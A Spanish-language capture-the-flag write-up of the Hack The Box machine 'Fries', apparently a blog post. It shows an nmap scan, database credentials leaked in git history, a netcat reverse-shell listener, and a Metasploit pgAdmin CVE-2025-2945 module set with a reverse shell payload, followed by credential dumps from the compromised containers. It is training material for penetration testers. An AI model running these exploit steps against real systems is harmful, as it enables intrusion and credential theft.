





En Fries se descubrieron varios subdominios: uno aloja un repositorio con credenciales y otro, exponia una instancia de pgAdmin vulnerable. Esta permitio acceder a dos contenedores Docker donde se descubrieron nuevas credenciales. Tras realizar pivoting se identifico un contenedor que exponia un recurso NFS con certificados. Las credenciales encontradas permitieron el acceso por SSH a un host Linux; dentro, utilizamos los certificados para escalar privilegios. Tambien, descubrimos credenciales para PWM lo que permitio obtener nuevas credenciales. Con estas ultimas ejecutamos Bloodhound lo que permitio identificar permisos que dieron el acceso a un nuevo usuario y, a traves de este se explotaron ESC7, ESC6 y ESC16 para escalar privilegios en el dominio.
La descripcion de la maquina emula una situacion “real” de un pentest proporcionando credenciales.

Please allow up to 7 minutes for services to load. As is common in real life Windows penetration tests, you will start the Fries box with credentials for the following account : d.cooper@fries.htb / D4LE11maan!!
# Nmap 7.95 scan initiated Sat Nov 22 13:10:04 2025 as: /usr/lib/nmap/nmap --privileged -p22,53,80,88,135,139,389,443,445,464,593,636,2179,3268,3269,5985,9389,49666,49669,49670,49674,49677,49901,60342,60373 -sV -sC -oN nmap_scan 10.10.11.96Nmap scan report for 10.10.11.96
Host is up (0.067s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:
|256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)|_ 256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)53/tcp open domain (generic dns response: SERVFAIL)| fingerprint-strings:
| DNS-SD-TCP:
| _services
| _dns-sd
| _udp
|_ local80/tcp open http nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://fries.htb/
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-23 02:09:46Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after: 2105-11-18T05:39:19
|_ssl-date: 2025-11-23T02:11:22+00:00; +6h59m35s from scanner time.
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)| tls-alpn:
|_ http/1.1
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after: 2026-06-01T22:06:09
| tls-nextprotoneg:
|_ http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)|_ssl-date: TLS randomness does not represent time445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-11-23T02:11:21+00:00; +6h59m35s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after: 2105-11-18T05:39:19
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-11-23T02:11:22+00:00; +6h59m35s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after: 2105-11-18T05:39:19
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-11-23T02:11:21+00:00; +6h59m35s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after: 2105-11-18T05:39:19
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49901/tcp open msrpc Microsoft Windows RPC
60342/tcp open msrpc Microsoft Windows RPC
60373/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=11/22%Time=69220AA2%P=x86_64-pc-linux-gnu%r(DNS
SF:-SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x0
SF:4_udp\x05local\0\0\x0c\0\x01");Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2025-11-23T02:10:44
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: mean: 6h59m34s, deviation: 0s, median: 6h59m34s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 22 13:11:47 2025 -- 1 IP address (1 host up) scanned in 103.42 seconds
Agregamos a nuestro archivo /etc/hosts los valores fries.htbDC01.fries.htb.
Service Access
Las credenciales no tienen acceso por ningun servicio.



Tras intentar ingresar con las credenciales iniciales este muestra un error y un nombre de usuario: svc_infra. Creamos un wordlist de contrasenas y usuarios en este ultimo agregamos el usuario recien encontrado.
Subdomain Discovery
Tras ejecutar ffuf este muestra el subdominio code.
En el README se menciona un subdominio y tres usuarios.
1
2
3
4
5
### 🛠 Configuration- Ensure the backend PostgreSQL database is accessible and contains the necessary schema - `ps_db`- The backend database can be managed from `http://db-mgmt05.fries.htb`. (This requires infra access, contact Dylan, Mike or Dale)- Make sure the appropriate credentials and network routing are in place.
git show muestra el autor del commit como administrator.
❯ git show 83eef4b82f7acf78a3a1a0c66f844fee1f1cb9de
commit 83eef4b82f7acf78a3a1a0c66f844fee1f1cb9de
Author: administrator <administrator@fries.htb>
Date: Wed May 28 10:57:50 2025 +0000
Update README.md
diff --git a/README.md b/README.md
index 5bf6727..0541cb7 100644--- a/README.md
+++ b/README.md
@@ -51,7 +51,7 @@ docker run -d \
### 🛠 Configuration - Ensure the backend PostgreSQL database is accessible and contains the necessary schema - `ps_db`-- The backend database can be managed from `http://db-mgmt05.fries.htb`. (This requires mod v3 access, contact Dylan, Mike etc)+- The backend database can be managed from `http://db-mgmt05.fries.htb`. (This requires mod v3 access, contact Dylan, Mike or Me) - Make sure the appropriate credentials and network routing are in place.
## 🧰 Tech Stack❯
En el commit inicial se muestran las credenciales de la base de datos.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
❯ git show be59cceb54b56f00778822395bdf656216ab4b9f
commit be59cceb54b56f00778822395bdf656216ab4b9f
Author: Dale Cooper <dale@fries.htb>
Date: Wed May 28 09:30:36 2025 +0000
Initial Commit
diff --git a/.env b/.env
new file mode 100644index 0000000..3fd9e1c
--- /dev/null
+++ b/.env
@@ -0,0 +1,2 @@
+DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
+SECRET_KEY=y0st528wn1idjk3b9a

db-mgmt05.fries.htb
El subdominio muestra el panel de login de pgAdmin.

Las credenciales de d.cooper nos dan acceso.

Se muestra informacion de pgAdmin, version 9.1.
Databases

Tras ingresar la contrasena de la base de datos ps_db observamos informacion de esta ademas, se listan otras dos.
Obtuvimos los hashes de la base de datos de gitea.

pgAdmin tiene la herramienta Query Tool que permite la ejecucion de queries SQL. La ejecucion del query muestra el host 858fdf51af59 en todas las bases de datos.
Observamos el accesso como postgres, env muestra credenciales para la base de datos. Ademas se indica la IP 172.18.0.3 y contenedor docker, por el archivo .dockerenv.
❯ rlwrap nc -lvp 4444listening on [any]4444 ...
connect to [10.10.15.134] from fries.htb [10.10.11.96]49862bash: cannot set terminal process group (374): Inappropriate ioctl for device
bash: no job control in this shell
postgres@858fdf51af59:~/data$ whoami;id;pwdpostgres
uid=999(postgres)gid=999(postgres)groups=999(postgres),101(ssl-cert)/var/lib/postgresql/data
postgres@858fdf51af59:~/data$ env
HOSTNAME=858fdf51af59
POSTGRES_PASSWORD=PsqLR00tpaSS11
PGLOCALEDIR=/usr/share/locale
LC_MONETARY=C
PWD=/var/lib/postgresql/data
HOME=/var/lib/postgresql
LANG=en_US.utf8
GOSU_VERSION=1.17
POSTGRES_INITDB_ARGS=PG_MAJOR=16PG_VERSION=16.9-1.pgdg120+1
SHLVL=2POSTGRES_USER=root
PGSYSCONFDIR=/etc/postgresql-common
LC_MESSAGES=en_US.utf8
LC_CTYPE=en_US.utf8
LC_TIME=C
PGDATA=/var/lib/postgresql/data
LC_COLLATE=en_US.utf8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/postgresql/16/bin
POSTGRES_DB=ps_db
LC_NUMERIC=C
_=/usr/bin/env
postgres@858fdf51af59:~/data$ hostname -i
172.18.0.3
postgres@858fdf51af59:~/data$ ls -la /
total 64drwxr-xr-x 1 root root 4096 May 282025 .
drwxr-xr-x 1 root root 4096 May 282025 ..
lrwxrwxrwx 1 root root 7 May 202025 bin -> usr/bin
drwxr-xr-x 2 root root 4096 May 92025 boot
drwxr-xr-x 5 root root 340 Jan 27 11:40 dev
drwxr-xr-x 2 root root 4096 May 222025 docker-entrypoint-initdb.d
-rwxr-xr-x 1 root root 0 May 282025 .dockerenv
drwxr-xr-x 1 root root 4096 May 282025 etc
drwxr-xr-x 2 root root 4096 May 92025 home
lrwxrwxrwx 1 root root 7 May 202025 lib -> usr/lib
lrwxrwxrwx 1 root root 9 May 202025 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 May 202025 media
drwxr-xr-x 2 root root 4096 May 202025 mnt
drwxr-xr-x 2 root root 4096 May 202025 opt
dr-xr-xr-x 229 root root 0 Jan 27 11:40 proc
drwx------ 1 root root 4096 May 222025 root
drwxr-xr-x 1 root root 4096 May 222025 run
lrwxrwxrwx 1 root root 8 May 202025 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 May 202025 srv
dr-xr-xr-x 13 root root 0 Jan 27 11:40 sys
drwxrwxrwt 2 root root 4096 May 202025 tmp
drwxr-xr-x 1 root root 4096 May 202025 usr
drwxr-xr-x 1 root root 4096 May 202025 var
postgres@858fdf51af59:~/data$
Dentro de este encontramos unicamente postgres.
pgAdmin Host
pgAdmin tiene una vulnerabilidad que permite la Ejecucion Remota de Comandos (RCE) bajo el CVE-2025-2945 en versiones 8.10 <= 9.1, este permitiria el acceso al host de pgadmin. utilizamos el exploit para metasploit.
CVE-2025-2945 - Metasploit
Anteriormente encontramos credenciales en un commit para la base de datos, especificamos estas en el modulo, asi como el host y credenciales para pgadmin.
msf exploit(multi/http/pgadmin_query_tool_authenticated) > show options
Module options (exploit/multi/http/pgadmin_query_tool_authenticated):
Name Current Setting Required Description
---- --------------- -------- -----------
DB_NAME ps_db yes The database to authenticate to
DB_PASS PsqLR00tpaSS11 yes The password to authenticate to the database with
DB_USER root yes The username to authenticate to the database with
MAX_SERVER_ID 10 yes The maximum number of Server IDs to try and connect to.
PASSWORD D4LE11maan!! yes The password to authenticate to pgadmin with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS db-mgmt05.fries.htb yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME d.cooper@fries.htb yes The username to authenticate to pgadmin with
VHOST no HTTP server virtual host
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.15.134 yes The listen address (an interface may be specified) LPORT 5555 yes The listen port
Exploit target:
Id Name
-- ----
0 Python payload
View the full module info with the info, or info -d command.
msf exploit(multi/http/pgadmin_query_tool_authenticated) >
Al ejecutar run nos muestra una shell como pgadmin en el host cb46692a4590. env muestra las credenciales para el administrador de pgAdmin. La IP para este es 172.18.0.4, tambien se indica docker.
msf exploit(multi/http/pgadmin_query_tool_authenticated) > run
[*] Started reverse TCP handler on 10.10.15.134:5555
[*] Running automatic check ("set AutoCheck false" to disable)[+] The target appears to be vulnerable. pgAdmin version 9.1.0 is affected
[+] Successfully authenticated to pgAdmin
[+] Successfully initialized sqleditor
[*] Exploiting the target...
[*] Command shell session 1 opened (10.10.15.134:5555 -> 10.10.11.96:49874) at 2025-11-22 18:22:53 -0600
[-] No response received from exploit attempt
[-] Received an unexpected response code from the exploit attempt:
whoami
pgadmin
env
HOSTNAME=cb46692a4590
SHLVL=1PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/pgadmin
PGADMIN_DEFAULT_EMAIL=admin@fries.htb
SERVER_SOFTWARE=gunicorn/22.0.0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
OAUTHLIB_INSECURE_TRANSPORT=1CORRUPTED_DB_BACKUP_FILE=PWD=/pgadmin4
PGAPPNAME=pgAdmin 4 - CONN:9109361
PYTHONPATH=/pgadmin4
hostname -i
172.18.0.4
ls -lah /.dockerenv
-rwxr-xr-x 1 root root 0 May 282025 /.dockerenv
Database
/var/lib/pgadmin/ aloja la base de datos sqlite.
1
2
3
4
5
6
7
